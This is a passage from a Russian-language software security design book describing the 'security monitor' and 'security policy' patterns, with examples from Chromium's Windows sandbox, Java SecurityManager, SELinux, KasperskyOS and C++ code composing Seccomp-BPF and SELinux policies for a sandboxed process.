Второе действие может выполняться по-разному, мы рассмотрели варианты с наложением ACL (например, через уровни целостности Windows), добавлением в отдельные группы объектов (пространства имен Linux, джоб-объекты в Windows), фильтры системных вызовов (Seccomp-BPF). Последний механизм очень похож на ключевой компонент безопасности, через который проходят все внешние вызовы и который способен принимать решения по заранее заданным правилам. Такой компонент называется монитором безопасности, а ключевая проблема, которую он решает — обеспечение защищенной среды для работы процессов. Какая защита требуется — будут определять политики, которые являются абстракцией правил, налагаемых на внешние вызовы.

Пример

Мы уже рассмотрели ранее механизм Seccomp-BPF, являющийся фильтром системных вызовов. Его можно назвать монитором безопасности на уровне ОС. Это специфичный для Linux механизм, работающий на уровне ядра, но его отсутствие на Windows можно компенсировать аналогичной реализацией, работающей

в пространстве пользователя. Идея создания подобного механизма в пространстве пользователя реализована в браузере Chromium. Для реализации перехвата внешних API вызовов используются перехватчики (hooks). Их идея в том, что можно получить адрес вызываемой функции через вызов **GetProcAddress** и заменить начальный код на безусловный переход к перехватчику, записав модифицированную память через **WriteProcessMemory**. Такая техника используется в том числе и при взломе, но в нашем случае послужит благим целям.

Специфика Windows API в Chromium скрыта за слоями абстракций и выставление перехватчиков в итоге будет выглядеть так, как показано ниже (Листинг 3.23).

Листинг 3.23 Перехват системных вызовов

```
InterceptionManager interception_manager(child);
if (!interception_manager.AddToPatchedFunctions(
        L"ntdll.dll", "NtCreateFile",
        sandbox::INTERCEPTION_SERVICE_CALL,
        &MyNtCreateFile, MY_ID_1))
    return;

if (!interception_manager.AddToPatchedFunctions(
        L"kernel32.dll", "CreateDirectoryW",
        sandbox::INTERCEPTION_EAT,
        L"MyCreateDirectoryW@12", MY_ID_2))
    return;
…
sandbox::ResultCode rc = interception_manager.
    InitializeInterceptions();
if (rc != sandbox::SBOX_ALL_OK) {
    DWORD error = ::GetLastError();
    return rc;
}
```

Перехваченные API вызовы от дочерних процессов далее упаковываются в IPC вызовы к главному процессу, где распаковываются, проходят через проверку политик (там выносится вердикт о разрешении или запрещении) и выполняются в системе. Стоит отметить, что проверка политик выполняется и на клиентской стороне, это не добавляет безопасности (т.к. при взломе клиента будет взломан так же механизм проверки политик), но сокращает количество заведомо не валидных IPC запросов и увеличивает таким образом быстродействие. Данный механизм представлен на схеме ниже (Рисунок 3.25).

Рисунок 3.25 Механизм контроля API вызовов в пространстве пользователя в Chromium для Windows

Решение

Добавление монитора безопасности в систему добавляет механизм изоляции, вводит контроль внешних вызовов вместе с логикой принятия решений, которая формирует политику безопасности.

Структура

В общем виде монитор безопасности является контроллером доступа клиентов к ресурсам. В этом смысле он похож на рассмотренный ранее безопасный прокси, однако, в данному случае никаких преобразований данных выполняться не может, а единственное назначение такого монитора — это формирование вердиктов на основе политик (Рисунок 3.26).




Рисунок 3.26 Монитор безопасности в общем виде

В более конкретном представлении основными действующими лицами являются следующие классы (Рисунок 3.27):

1. **SecurityMonitor** — непосредственно монитор безопасности, выполняющий функции разграничения доступа к ресурсам. Для этого все запросы ресурсов должны проходить через метод **getResource** с указанием типа или идентификатора. Кроме самих ресурсов, через монитор безопасности могут запрашиваться действия (например, внешние вызовы API), тогда этот компонент становится центральным в защищаемой системе;
2. **SecurityPolicy** — это абстрактный набор правил разграничения доступа к ресурсам. Правила могут задаваться по-разному, матрицей доступа, списками доступа, в статическом или динамическом виде;
3. **ResourceType1, ResourceTypeN** — абстрактное представление ресурсов в системе;
4. **Client** — внешний или внутренний клиент, запрашивающий ресурсы;
5. **ProtectedSystem** — часть системы, находящаяся под контролем монитора безопасности. В целом, никто не запрещает иметь в продукте несколько защищенных систем с отдельными мониторами безопасности и отдельными политиками.

Динамика

Инициатор **Client** запрашивает ресурс у менеджера ресурсов, который является монитором безопасности. Задача монитора безопасности — сверить запрос с политикой безопасности и вернуть ресурс в случае положительного вердикта (Рисунок 3.28).

Известные применения

В Java до последнего времени существовал встроенный механизм контроля безопасности **SecurityManager**. По умолчанию он выключен, для его включения нужно было создать глобальный объект (Листинг 3.24).




Рисунок 3.27 Структура встраивания монитора безопасности




Рисунок 3.28 Работа монитора безопасности

Листинг 3.24 Создание SecurityManager

```
System.setSecurityManager(new SecurityManager());
```

После включения многие стандартные операции становились заблокированными, например, сетевой доступ вызывал ошибку (Листинг 3.25).

Листинг 3.25 Ошибка при доступе в сеть

```
new URL("http://www.google.com").openConnection().
connect();
...
java.security.AccessControlException: access denied
("java.net.SocketPermission"
  "www.google.com:80" "connect,resolve")
```

Далее следовала долгая процедура настройки политик, которые задавались в файле **".java.policy"**. Например, для разрешения сетевого соединения нужно было прописать правило наподобие такого (Листинг 3.26).

Листинг 3.26 Задание политик

```
grant
{
    permission java.net.SocketPermission "*",
"connect,resolve";
}
```

Кроме стандартных разрешений можно было задать собственные, наследоваться от класса **BasicPermission** (Листинг 3.27).

Листинг 3.27 Создание дополнительного разрешения

```
public class CustomPermission extends BasicPermission {
    public CustomPermission(String name) {
        super(name);
    }

    public CustomPermission(String name,
                            String actions) {
        super(name, actions);
    }
}
```

Вызов проверки выполнялся через метод **checkPermission** (Листинг 3.28).

Листинг 3.28 Проверка разрешения

```
securityManager.checkPermission(
    new CustomPermission("my-operation"));
```

И разрешающая политика в этом случае выглядела следующим образом (Листинг 3.29).

Листинг 3.29 Разрешающая политика

```
grant
{
    permission com.example.security.manager.
CustomPermission "my-operation";
}
```

К сожалению, данный механизм оказался невостребованным и был помечен устаревшим в Java 17. Среди причин указывались:

1. Устаревший механизм **java applets**, когда пакеты загружались снаружи и считались недоверенными. С введением цифровой подписи пакетов эта проблема решилась;
2. Сложность настройки политик из-за правила "default-deny", когда любое разрешение требовалось прописывать явно;
3. Низкая производительность;
4. Сложность поддержки этого механизма в коде стандартных библиотек.

Альтернативный механизм в Java на момент написания книги предложен не был, что по мнению автора является большим упущением.

Монитор безопасности может существовать не только на уровне отдельной программы, но и в рамках ОС в целом. В этом случае механизм защиты становится более надежным, т.к. вероятность обхода защиты резко снижается. В Linux одним из стандартных механизмов, предоставляющих расширенный контроль доступа, является SELinux[1]. SELinux — это набор модулей ядра, расширяющих стандартную дискреционную модель контроля доступа. Если в обычном Linux для файлов можно выставить права на чтение, запись, исполнение для трех типов субъектов (владельца, группы, остальных), то с включенным модулем SELinux

[1] Security Enhanced Linux

добавляется дополнительный контекст безопасности с указанием имени пользователя, его роли и типа ресурса. Просмотр контекста безопасности для файла выполняется командой **"ls -Z"** (Листинг 3.30).

Листинг 3.30 Просмотр контекста безопасности

```
$ ls -Z /var/www/html/index.html
-rw-r--r--  username username sys_u:obj_r:content_t
/var/www/html/index.html
```

В данном случае контекст включает три поля **sys_u:obj_r:content_t**, где:

1. **sys_u** — идентификатор пользователя SELinux (не стоит путать с системным именем пользователя, хотя они могут и совпадать);
2. **obj_r** — идентификатор роли для реализации модели RBAC;
3. **content_t** — идентификатор типа ресурса для реализации модели TE[1];
4. **mls** — не отображающийся уровень доступа для реализации модели MLS[2].

Настройка доступа в SELinux сводится к правильному заполнению контекстов безопасности, этот процесс называется расставлением меток (или маркировкой) и является крайне затруднительным для администраторов. Именно поэтому в большинстве случаев SELinux работает не в блокирующем режиме. Облегчить и автоматизировать выставление прав доступа помогают файлы политик. При правильной конфигурации SELinux контролирует всю активность программы в ОС, становясь полноценным монитором безопасности.

Можно пойти дальше и возвести идею монитора безопасности в абсолют, сделать его обязательным и неотъемлемым элементом ОС. Именно так поступили в KasperskyOS. Там монитор безопасности KSM[3] встроен в ядро и является центральным компонентом системы. Политики безопасности определяются при сборке KSM при помощи декларативного языка. Все взаимодействия внутри ОС, происходящие по IPC, обрабатываются KSM. При этом работает правило запрета по умолчанию — все явно не разрешенные вызовы запрещены. Такая архитектура ОС позволяет создавать безопасные и надежные программные решения.

---

[1] Type Enforcement

[2] Multi-Level Security

[3] Kaspersky Security Monitor

Родственные паттерны

1. Паттерн "безопасный прокси" структурно похож на "монитор безопасности", но выполняет расширенные функции, в частности обработку и модификацию данных;
2. Паттерн "политика безопасности" является удобным контейнером правил для монитора безопасности, поэтому часто эти паттерны рассматриваются в паре;
3. Формирование доменов безопасности в одноименном паттерне может выполняться через монитор безопасности, который в этом случае выступает в качестве ядра разграничения.

3.2.10 Политика безопасности

Альтернативные названия

1. Контроль доступа, основанный на политиках (Policy–Based Access Control) (Fernandez, 2013)
2. Политика (Policy) (Blakley & Heath, 2004)

Уровень

Уровень проектирования/архитектуры.

Назначение

Рассмотренный в предыдущей главе паттерн "монитор безопасности" в большинстве случаев работает в паре с паттерном "политика безопасности". Дело в том, что требуется разделение ответственности. В то время как "монитор безопасности" инкапсулирует в себе логику принятия решения, вынесения вердикта на основе контекста (текущего пользователя, его текущих прав, разрешений и т.д.), "политика безопасности" является контейнером правил, которые также используются в принятии решений, при этом могут корректироваться, добавляться, удаляться, и поступать в систему из разных источников. Инкапсуляция логики управления правилами безопасности является основной задачей паттерна "политика безопасности".

Проблема

В разработке безопасного ПО бывает сложно сформулировать политику информационной безопасности. Какие ресурсы должны быть доступны пользователям, при каких условиях, в какое время и т.д. Для упрощения задачи были придуманы формальные модели, например RBAC (ролевая модель доступа), DAC (дискреционная модель доступа) и т.д., мы рассматривали их в предыдущих разделах. В реальных системах эти модели могут комбинировать–

ся, использоваться совместно, одновременно, либо переключаться в разные моменты времени. Наличие компонента в системе, абстрагирующего пользователя от знания текущей используемой модели, повышает гибкость и функциональность всего решения. За "политикой безопасности" может скрываться одна конкретная модель контроля доступа, используемая в ОС (например DAC), а может быть несколько моделей, используемых в разных контекстах.

Даже при использовании одной единственной модели в рамках политики безопасности могут случиться коллизии с добавлением дублированных, некорректных или противоречивых правил. Задача валидации правил также ложится на компонент, отвечающий за представление политики безопасности.

Немаловажная деталь заключается в хранении правил, они являются ключевым компонентом безопасности системы, поэтому требуют особых условий хранения. Такое хранилище может быть организовано по паттерну "безопасное хранилище", который мы рассмотрим далее.

Пример

В Linux есть несколько встроенных механизмов применения политик безопасности. Мы упоминали их ранее, это SELinux, Apparmor, namespaces и др. Каждый механизм предлагает свой способ задания политик безопасности. Например, в SELinux политики состоят из нескольких файлов, содержащих описание типов ресурсов (файл **te**), интерфейсов (файл **if**), контекстов безопасности (файл **fc**), общих атрибутов (файл **spec**). Создание своей политики безопасности в SELinux — довольно сложное дело, к счастью, есть уже ряд готовых политик и макросов. Самый простой файл с описанием типов ресурсов выглядит следующим образом (Листинг 3.31).

Листинг 3.31 Файл описания типов ресурсов

```
policy_module(policy, 1.0.0)

########################################
#
# Declarations
#

type policy_t;
type policy_exec_t;
init_daemon_domain(policy_t, policy_exec_t)

permissive policy_t;
```

```
########################################
#
# policy local policy
#
allow policy_t self:fifo_file rw_fifo_file_perms;
allow policy_t self:unix_stream_socket create_stream_
socket_perms;

domain_use_interactive_fds(policy_t)

files_read_etc_files(policy_t)

miscfiles_read_localization(policy_t)
```

В KasperskyOS политики безопасности управляют работой модуля безопасности KSM. Политики пишутся на декларативном языке PSL и позволяют гибко формировать разные модели и правила. Пример PSL политик с автоматом состояний приведен ниже (Листинг 3.32).

Листинг 3.32 Политика безопасности в KasperskyOS

```
execute: kl.core.Execute
use nk.base._
use nk.flow._
use nk.basic._
policy object file_state : Flow {
    type States = "unverified" | "verified"
    config = {
        states      : ["unverified" , "verified"],
        initial     : "unverified",
        transitions : {
            "unverified" : ["verified"],
            "verified" : []
        }
    }
}
execute { grant () }
request { grant () }
response { grant () }

use EDL kl.core.Core
use EDL Einit
use EDL FsClient
```

```
use EDL FsDriver
use EDL FsVerifier
response src=FsDriver, endpoint=operationsComp.
operationsImpl, method=Open {
    file_state.init {sid: message.handle.handle}
}
request src=FsClient, dst=FsDriver,
endpoint=operationsComp.operationsImpl, method=Read {
    file_state.allow {sid: message.handle.handle, states:
["verified"]}
}
security src=FsVerifier, method=Approve {
    file_state.enter {sid: message.handle.handle, state:
"verified"}
}
```

Решение

Наличие различных механизмов безопасности в разных ОС приводит к необходимости введения абстрактных политик безопасности на уровне программного продукта. Это упростит управление политиками, позволит создавать сложные комбинированные правила на основе разных механизмов, а также сделает продукт переносимым на разные платформы.

Структура

Структура, приведенная ниже, дополняет схему из паттерна "монитор безопасности". Дополнения раскрывают разные варианты абстрагирования политик. Базовый класс **SecurityPolicy** может иметь разные реализации конкретных политик **ConcretePolicy**. Особая реализация **CompositePolicy** позволяет создавать сложные комбинированные политик (Рисунок 3.29).

Динамика

Последовательность вызовов также аналогична рассмотренной ранее в паттерне "монитор безопасности". Дополнительно показана работа составной политики, когда **CompositePolicy** использует по очереди правила из других политик **Policy1** и **Policy2** (Рисунок 3.30).

Реализация

Расширим пример, рассмотренный ранее в главе про домен безопасности. В тот раз мы реализовали домен с использование фильтров системных вызовов Seccomp-BPF. Правила для этого фильтра можно рассматривать как одну из политик безопасности.




Рисунок 3.29 Структура паттерна «политика безопасности»




Рисунок 3.30 Работа монитора безопасности при использовании составных политик

В этот раз добавим дополнительный слой защиты на основе контекстов безопасности SELinux. В итоге у нас получится составная политика безопасности.

Прежде всего введем абстракцию политик с простым интерфейсом (Листинг 3.33).

Листинг 3.33 Абстрактный класс политики

```
class Policy
{
public:
    virtual ~Policy() {}
    virtual void Apply() = 0;
};
```

Для создания составных политик воспользуемся паттерном "компоновщик" как показано ниже (Листинг 3.34).

Листинг 3.34 Составная политика

```
#include "policy.h"

class CompositePolicy : public Policy
{
public:
    void Apply() override {
        for (const auto& policy: m_policies) {
            policy->Apply();
        }
    }

    void AddPolicy(std::unique_ptr<Policy> policy) {
        m_policies.emplace_back(std::move(policy));
    }

private:
    std::vector<std::unique_ptr<Policy>> m_policies;
};
```

В качестве одной из политик безопасности сделаем уже известные нам правила фильтра Seccomp-BPF (Листинг 3.35).

Листинг 3.35 Реализация политики безопасности Seccomp-BPF

```
#include "policy.h"

class SeccompPolicy : public Policy
{
public:
    void Apply() override {
        struct sock_filter filter[] = {
            /* Для простоты здесь учитывается только
            архитектура x86_64 */
            BPF_STMT(BPF_LD | BPF_W | BPF_ABS,
            (offsetof(struct seccomp_data, arch))),
            /* Если не x86_64, завершить процесс */
            BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, AUDIT_
            ARCH_X86_64, 0, 4),
            /* Получить номер системного вызова */
            BPF_STMT(BPF_LD | BPF_W | BPF_ABS,
            (offsetof(struct seccomp_data, nr))),
            /* Если вызов "uname", вернуть EPERM, иначе
            разрешить */
            BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, SYS_
            uname, 0, 1),
            BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ERRNO
            | (EPERM & SECCOMP_RET_DATA)),
            BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_
            ALLOW),
            BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL),
        };

        struct sock_fprog prog = {
            .len = (unsigned short) (sizeof(filter) /
                sizeof(filter[0])),
            .filter = filter,
        };

        /* Для установки seccomp фильтра поток должен
        иметь разрешение */
        /* CAP_SYS_ADMIN либо установленный
           флаг no_new_privs.*/
        if (prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0)) {
            throw std::runtime_error(
                "PR_SET_NO_NEW_PRIVS failed");
        };
```

```
        /* glibc не имеет обёртки для
           системного вызова seccomp(2) */
        /* выполним вызов через общий механизм */
        if (syscall(SYS_seccomp, SECCOMP_SET_MODE_
            FILTER, 0, &prog)) {
            throw std::runtime_error("seccomp failed");
        };
        std::cout << "Seccomp policy applied"
            << std::endl;
    }
};
```

Вторую политику сделаем на основе контекста безопасности SELinux. Этот механизм уже был рассмотрен нами в предыдущих главах. Напомню, SELinux позволяет создавать различные модели безопасности на основе идентификатора пользователя, роли, типа ресурса и уровня доступа — эти параметры составляют контекст безопасности. Процессу можно на этапе запуска присвоить контекст безопасности, который будет давать ему доступ к определенным ресурсам. Для управления параметрами SELinux воспользуемся стандартной библиотекой **libselinux**, которая идет в комплекте с основными модулями. При помощи этой библиотеки можно выставить контекст безопасности в запущенном процессе при помощи функции **setcon**. Сам контекст задается обычной строкой, например **system_u:object_r:policy_t:s0**, где:

1. **system_u** — идентификатор пользователя;
2. **object_r** — идентификатор роли;
3. **policy_t** — идентификатор типа ресурса;
4. **s0** — уровень доступа.

Все элементы контекста должны быть известны системе, иначе он не применится. В примере мы используем собственный тип ресурса **policy_t**, для этого создадим файлы политик. Создать шаблон политик можно следующей командой (Листинг 3.36).

Листинг 3.36 Создание шаблона политики SELinux

```
$ sepolicy generate --init ~/policy
```

Появятся 4 новых файла: **policy.fc, policy.if, policy.te, policy_selinux.spec** — они и составляют новую политику. Также будет сгенерирован скрипт **policy.sh**, при помощи которого можно установить новый тип ресурса в систему. Редактирование файлов политик, создание новых типов ресурсов и создание

модели безопасности выходят за рамки данной книги, для более подробной информации стоит обратиться к соответствующим источникам.

Теперь добавим реализацию нашего класса **Policy** на основе SELinux (Листинг 3.37).

Листинг 3.37 Реализация политики SELinux

```
#include "policy.h"

class SELinuxPolicy : public Policy
{
public:
    void Apply() override {
        if (!is_selinux_enabled()) {
            return;
        }

        char *curcon = 0;
        if (const int rc = getcon(&curcon); rc != 0) {
            throw std::runtime_error(
                "Failed to get current SELinux context");
        }
        std::cout
            << "SELinux current context "
            << curcon
            << std::endl;
        freecon(curcon);

        constexpr char context[]
            {"system_u:object_r:policy_t:s0"};
        if (const int rc =
            security_check_context(context); rc != 0) {
            throw std::runtime_error(
                "Context is not valid. Please execute
                policy.sh");
        }

        if (const int rc = setcon(context); rc != 0) {
            throw std::runtime_error("Failed to set context");
        }

        if (const int rc = getcon(&curcon); rc != 0) {
            throw std::runtime_error(
```

```
                "Failed to get current SELinux context");
        }
        std::cout
            << "SELinux new context "
            << curcon
            << std::endl;

        std::cout
            << "SELinux policy applied"
            << std::endl;
    }
};
```

Остается скомпоновать составную политику и применить ее при переходе в режим домена безопасности (Листинг 3.38).

Листинг 3.38 Применение составной политики для домена безопасности

```
class SecurityDomain
{
public:
    using Task = std::function<void ()>;
    explicit SecurityDomain(Task task)
        : m_task(task) {
        m_policy.AddPolicy(
            std::make_unique<SeccompPolicy>());
        m_policy.AddPolicy(
            std::make_unique<SELinuxPolicy>());
    }
    void Enter() {
        const pid_t child_pid = fork();
        if (child_pid < 0) {
            throw std::runtime_error("Fork failed");
        } else if (child_pid == 0) {
            // Дочерний процесс
            GoToSandox();
            m_task();
        } else {
            // Родительский процесс
            std::cout
                << "Parent process: Child process ID is "
                << child_pid
                << std::endl;
```

```
            // Ожидание завершения дочернего процесса
            int status{0};
            waitpid(child_pid, &status, 0);
            if (WIFEXITED(status)) {
                std::cout
                    << "Parent process: Child exited
                        with status "
                    << WEXITSTATUS(status)
                    << std::endl;
            }
        }
    }

private:
